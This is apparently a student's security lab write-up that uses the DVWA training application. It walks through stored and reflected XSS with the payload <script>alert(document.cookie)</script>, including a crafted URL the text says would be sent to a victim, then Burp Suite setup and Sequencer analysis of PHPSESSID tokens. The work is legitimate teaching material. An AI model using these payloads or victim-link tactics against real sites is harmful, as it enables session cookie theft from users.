
Open the following

5. Firefox





Stored XSS

1. Select “XSS Stored" from the left navigation menu.




So sign into the guest book, I used the following for the inputs test and test.






3. Then were going to do it again, but with the following information. name as test2 and the body as <script>alert(document.cookie)</script>



4. Click sign into guest book


Every time the user goes onto the page the cookie information will be alerted, showing that the stored XSS worked. See attached photo



Reflected XSS


Reflected XSS is basically when a javascript is hidden in the url and then run from the page getting the information

1. Select “XSS Reflected" from the left navigation menu.




Note the url before we do anything : http://dvwa/vulnerabilities/xss_r/

1. Then we will do a test .
2. I entered batman into the input and clicked submit.
3. After : http://dvwa/vulnerabilities/xss_r/?name=batman#



1. So then we can do what we did last time. By adding javascript after the name parameter . This javascript “<script>alert(document.cookie)</script>”

2. Then click enter



Note how its working and showing the session cookie information

So how this would work is the the user would paste this link to the victim and the work will work .

1. **dvwa/vulnerabilities/xss_r/?name=<script>alert(document.cookie)</script>**

or

2. **http://dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28document.cookie%29%3C/script%3E**

LAB 5: USE BURP TO ANALYSE THE RANDOMNESS OF SESSION-IDS IN DVWA

ROBERT JAMES GABRIEL


PART 4 - 13 APRIL 2016

Setup

OPEN YOUR VM FUSION


Instructions:


1. On Your Host Computer, Go To
2. Applications --> All Program --> VM Fusion
3. Select Samjuri.wtf and Boot the Vm



Open the following


1. Burp Free Suit
2. Firefox






Firefox Setup

1. Switch to Firefox
2. Go to options
3. Click
    1. Advanced
    2. Network tab
    3. Settings




4. When opened, check Manual Proxy Configuration.
5. Make sure the Http Proxy is localhost
6. Make sure the Port is 8080



Or

1. Click on foxy Proxy Add-on
2. Click Use “Burp settings”



Visit **http://dvwa/index.php**

The username password is admin & password.

Step One

1. Visit http://dvwa/index.php **in firefox**
2. Clear all cookies but going to in the settings -> settings-privacy->cookies->remove all in firefox.
3. Make sure that the inceptor is on.
4. Refresh the page.
5. Go to burp and look at the inceptor.

As you can see there is no cookies presented in the header.

```
GET /index.php HTTP/1.1
Host: dvwa
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:43.0) Gecko/20100101 Firefox/43.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://dvwa/login.php
Connection: close
Cache-Control: max-age=0
```


1. Forward the response
2. There should be a cookie in the response.
3. Let's analyze the response to this request.

```
GET /login.php HTTP/1.1
Host: dvwa
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:43.0) Gecko/20100101
Firefox/43.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://dvwa/login.php
Cookie: PHPSESSID=r7c3kuvfjnm2at3rka7m938dm3; security=low
Connection: close
```


As we can see, the cookie with PHPSESSID is set.
Next we will send the request many times and analyze the values of PHPSESSID in the responses. There is no need to do it manually.

It can be done automatically with Burp Suite Sequencer.


Right-click right on the intercepted request with Burp Suite Proxy and choose "Send to Sequencer."




Now we want to check the randomness of **PHPSESSID** in the response. That's why we needs to choose it in "**Token Location Within Response**." Then click "Start live capture" to launch Burp Suite Sequencer.

